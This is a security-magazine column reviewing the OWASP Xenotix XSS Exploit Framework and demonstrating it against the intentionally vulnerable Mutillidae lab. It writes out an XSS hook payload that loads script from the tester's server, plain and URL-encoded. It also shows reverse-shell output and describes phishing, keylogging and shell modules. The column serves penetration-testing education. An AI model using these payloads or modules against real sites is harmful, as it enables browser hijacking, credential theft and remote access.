

OWASP Xenotix XSS Exploit Framework



By Russ McRee – ISSA Senior Member, Puget Sound (Seattle), USA Chapter

Prerequisites

Current Windows operating system

Hard to believe this month's *toolsmith* marks seven full years of delivering dynamic content and covering timely topics on the perpetually changing threatscape information security practitioners face every day. I've endeavored to aid in that process 94 straight months in a row, still enjoy writing *toolsmith* as much as I did day one, and look forward to many more to come. How better to roll into our eighth year than by zooming back to one of my favorite topics, cross-site scripting (XSS), with the OWASP Xenotix XSS Exploit Framework. I'd asked readers and Twitter followers to vote for November's topic and Xenotix won by quite a majority. This was timely as I've also seen renewed interest in my "Anatomy of an XSS Attack,"¹ published in the *ISSA Journal* more than five years ago in June 2008. Hard to believe XSS vulnerabilities still prevail, but according to WhiteHat Security's May 2013 Statistics Report:²

1. While no longer the most prevalent vulnerability, XSS is still #2 behind only Content Spoofing
2. While 50% of XSS vulnerabilities were resolved, up from 48% in 2011, it still took an average of 227 days to repair

Per the 2013 OWASP Top 10,³ XSS is still #3 on the list. As such, good tools for assessing web applications for XSS vulnerabilities remain essential, and OWASP Xenotix XSS Exploit Framework fits the bill quite nicely.

Ajin Abraham is Xenotix's developer and project lead; his feedback on this project supports the ongoing need for XSS awareness and enhanced testing capabilities.

According to Ajin, most of the current pool of web application security tools still don't give XSS the full attention it deserves, an assertion he supports with their less than optimal detection rates and a high number of false positive. He has found that most of these tools use a payload database of about 70-150 payloads to scan for XSS. Most web application scanners, with the exception of few top notch proxies such

as OWASP ZAP⁴ and Portswigger's Burp Suite,⁵ don't provide much flexibility, especially when dealing with headers and cookies. They typically have a predefined set of protocols or rules to follow and from a penetration tester's perspective can be rather primitive. Overcoming some of these shortcomings is what led to the OWASP Xenotix XSS Exploit Framework.

Xenotix is a penetration testing tool developed exclusively to detect and exploit XSS vulnerabilities. Ajin claims that Xenotix is unique in that it is currently the only XSS vulnerability scanner with zero false positives. He attributes this to the fact that it uses live payload reflection-based XSS detection via its powerful triple browser rendering engines, including Trident, WebKit, and Gecko. Xenotix apparently has the world's second largest XSS payload database, allowing effective XSS detection and WAF bypass. Xenotix is also more than a vulnerability scanner as it also includes offensive XSS exploitation and information gathering modules useful in generating proofs of concept.

For feature releases Ajin intends to implement additional elements such as an automated spider and an intelligent scanner that can choose payloads based on responses to increase efficiency and reduce overall scan time. He's also working on an XSS payload inclusive of OSINT gathering which targets certain WAFs and web applications with specific payloads, as well as a better DOM scanner that works within the browser. Ajin welcomes support from the community. If you're interested in the project and would like to contribute or develop, feel free to contact him via @ajinabraham, the OWASP Xenotix site,⁶ or the OpenSecurity site.⁷

Xenotix configuration

Xenotix installs really easily. Download the latest package (4.5 as this is written), unpack the RAR file, and execute *Xenotix XSS Exploit Framework.exe*. Keep in mind that antimalware/antivirus on Windows systems will detect *xdrive.jar* as a Trojan Downloader. Because that's what it is. ;-). This is an enumeration and exploitation tool after all. Before you begin, watch Ajin's YouTube video⁸ regarding Xenotix 4.5 usage. There is no written documentation for this tool, so the video

1 http://holisticinfosec.org/publications/anatomy_of_an_xss_attack.pdf.

2 <http://info.whitehatsec.com/2013-website-security-report.html>.

3 https://www.owasp.org/index.php/Top_10_2013-Top_10.

4 https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project.

5 <http://portswigger.net/burp/>.

6 https://www.owasp.org/index.php/OWASP_Xenotix_XSS_Exploit_Framework#tab=Main.

7 <http://opensecurity.in/owasp-xenotix-xss-exploit-framework-v4-2013/>.

8 <http://www.youtube.com/watch?v=jm1-nThzY>.

is very helpful. There are additional videos⁹ for older editions that you may find useful as well. After installation, before you do anything else, click *Settings*, then *Configure Server*, check the *Semi Persistent Hook* box, then click *Start*. This will allow you to conduct information gathering and exploitation against victims once you've hooked them.

Xenotix utilizes the Trident engine (Internet Explorer 7), the Webkit engine (Chrome 25), and the Gecko engine (Firefox 18), and includes three primary module sets: Scanner, Information Gathering, and XSS Exploitation as seen in figure 1.




Figure 1 – The Xenotix user interface

We'll walk through examples of each below, while taking advantage of intentional XSS vulnerabilities in the latest release of OWASP Mutillidae II: Web Pwn in Mass Production.¹⁰ We covered Jeremy Druin's (@webpwnized) Mutillidae in the August 2012 *toolsmith*,¹¹ and it's only gotten better since.

Xenotix usage

These steps assume you've installed Mutillidae II somewhere, ideally on a virtual machine, and are prepared to experiment as we walk through Xenotix here.

Let's begin with the Scanner modules, using Mutillidae's DNS Lookup under OWASP Top 10 → A2 Cross Site Scripting (XSS) → Reflected (First Order) → DNS Lookup. The vulnerable GET parameter is `page` and on POST is `target_host`. Keep in mind that as Xenotix will confirm vulnerabilities across all three engines, you'll be hard pressed to manage output, particularly if you run in Auto Mode; there is no real reporting function with this tool at this time. I therefore sug-

9 http://www.youtube.com/playlist?list=PLX3EwmWe0cS9fMj1SOTK08lgm-9XGNzPT&feature=edit_ok.

10 https://www.owasp.org/index.php/OWASP_Mutillidae_2_Project.

11 <http://holisticinforesec.org/toolsmith/pdf/august2012.pdf>.




Figure 3 – Xenotix POST Request Scanner

gest testing in Manual Mode. This allows you to step through each payload and as seen figure 2, we get our first hit with payload 7 (of 1530).

You can also try the XSS Fuzzer where you replace parameter values with a marker, [X], and fuzz in Auto Mode. The XSS Fuzzer allows you to skip ahead to a specific payload if you know the payload position index. Circling back to the above mentioned POST parameter, I used the POST Request Scanner to build a request, establishing `http://192.168.40.139/mutillidae/index.php?page=dns-lookup.php` as the URL and setting `target_host` in *Parameters*. Clicking *POST* then populated the form as noted in figure 3 and as with Manual mode, our first hits came with payload 7.

You can also make use of Auto Mode, as well as DOM, Multiple Parameter, and Header Scanners, as well as a Hidden Parameter Detector.

The Information Gathering modules are where we can really start to have fun with Xenotix. You first have to hook a victim browser to make use of this tool set. I set the Xenotix server to the host IP where Xenotix was running (rather than the default localhost setting) and checked the *Semi Persistent Hook* checkbox. The resulting payload of `<script src="http://192.168.248.12:5005/xook.js"></script>`




Figure 2 – Xenotix manual XSS scanning




Figure 4 – A celebratory XSS message

was then used with Mutillidae’s Pen Test Tool Lookup to hook a victim browser on a different system running Firefox on Windows 8.1. With the browser at my beck and call, I clicked *Information Gathering* where the Victim Fingerprinting module produced:

```
Location: Seattle, United States
');document.write('<img src='\http://www.ipaddresslocation.org/flags/us.png\'')
Country Code: US IP State: Washington
IP Address: 97.*.*.107 Hostname: 97-*-*_107.tukw.qwest.net ISP: CenturyLink
Organization: CenturyLink
Now you know I'm a Century Link user and approximately where I am. ☺
```

Browser Fingerprinting alerted me as follows:

Victim Browser: Mozilla Firefox

Version: 24.0

Operating System: windows

User Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:24.0)

Gecko/20100101 Firefox/24.

Also true, good stuff reminiscent of BEEF,¹² what sayeth the Browser Features Detector?

FEATURES

JAVA NOT AVAILABLE

FLASH AVAILABLE

QUICKTIME NOT AVAILABLE

VBSCRIPT NOT AVAILABLE

UNSAFE ACTIVE X NOT ACTIVATED

PLUGINS

Shockwave Flash

Microsoft Office 2013

Microsoft Office 2013

Silverlight Plug-In

Intel® Identity Protection Technology

Again, entirely accurate. The Information Gathering modules also include WAF Fingerprinting, as well as Ping, Port,

12 <http://beefproject.com/>.

and Internal Network Scans. Remember that, as is inherent to its very nature, these scans occur in the context of the victimized browser’s system as a function of cross-site scripting.

Saving the most fun for last, let’s pwn this thang! A quick click of XSS Exploitation offers us a plethora of module options. Remember, the victim browser is still hooked (xooked) via `http://192.168.40.139/mutillidae/index.php?page=%3Cscript%20src=%22http://192.168.248.12:5005/xook.js%22%3E%3C/script%3E`. I sent my victim browser a message as depicted in figure 4 where I snapped the Send Message configuration and the result in the hooked browser.

Message boxes are cute, Tabnabbing is pretty darned cool, but what does real exploitation look like? I first fired up the Phisher module with Renren (the Chinese Facebook) as my target site, resulting in a Page Fetched and Injected message and Renren ready for login in the victim browser as evident in figure 5. Note that my Xenotix server IP address is the destination IP in the URL window.



Figure 5 – XSS phishing Renren

But wait, there’s more. When the victim user logs in, assuming I’m also running the Keylogger module, yep, you guessed it. Figure 6 includes keys logged.



Figure 6 – Ima Owned is keylogged

Your Renren is my Renren. What? Credential theft is not enough for you? You want to deliver an executable binary? Xenotix includes a safe, handy *sample.exe* to prove your point during demos for clients and/or decision makers. Still not

convinced? Need shell? You can choose from JavaScript, Reverse HTTP, and System Shell Access. My favorite, as shared in figure 7, is reverse shell via a Firefox bootstrapped add-on as delivered by XSS Exploitation → System Shell Access → Firefox Add-on Reverse Shell. Just Start Listener, then Inject (assumes a hooked browser).

```

C:\tools\Xenotix_XSS_Exploit_Framework_v4.5\lis
Waiting for reverse shell on port TCP 32132
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\rncree\AppData\Roaming\Mozilla\Firefox\Profiles\ions\{12bb73b5-aaa8-9f96-b663-805edb785006}>whoami
\rncree
C:\Users\rncree\AppData\Roaming\Mozilla\Firefox\Profiles\ions\{12bb73b5-aaa8-9f96-b663-805edb785006}>

```

Figure 7 – Got shell?

Assuming the victim happily accepts the add-on installation request (nothing a little social engineering can't solve), you'll have system level access. This makes pentesters very happy. There are even persistence options via Firefox add-ons, more fun than a frog in a glass of milk.

In conclusion

While this tool won't replace proxy scanning platforms such as Burp or ZAP, it will enhance them most righteously. Xe-

notix is GREAT for enumeration, information gathering, and most of all, exploitation. Without question add the OWASP Xenotix XSS Exploit Framework to your arsenal and as always, have fun, but be safe. Great work, Ajin. Looking forward to more, and thanks to the voters who selected Xenotix for this month's topic. If you have comments, follow me on Twitter via @holisticinfosec or email if you have questions via russ at holisticinfosec dot org.

Cheers...until next month.

Acknowledgements

—Ajin Abraham, Information Security Enthusiast and Xenotix project lead

About the Author

Russ McRee manages the Security Analytics team (security incident management, penetration testing, monitoring) for Microsoft's Online Services Security & Compliance organization. In addition to toolsmith, he's written for numerous other publications, speaks regularly at events such as DEFCON, Black Hat, and RSA, and is a SANS Internet Storm Center handler. As an advocate for a holistic approach to the practice of information assurance Russ maintains holisticinfosec.org. He serves in the Washington State Guard as the Cybersecurity Advisor to the Washington Military Department. Reach him at [russ at holisticinfosec dot org](mailto:russ@holisticinfosec.org) or @holisticinfosec.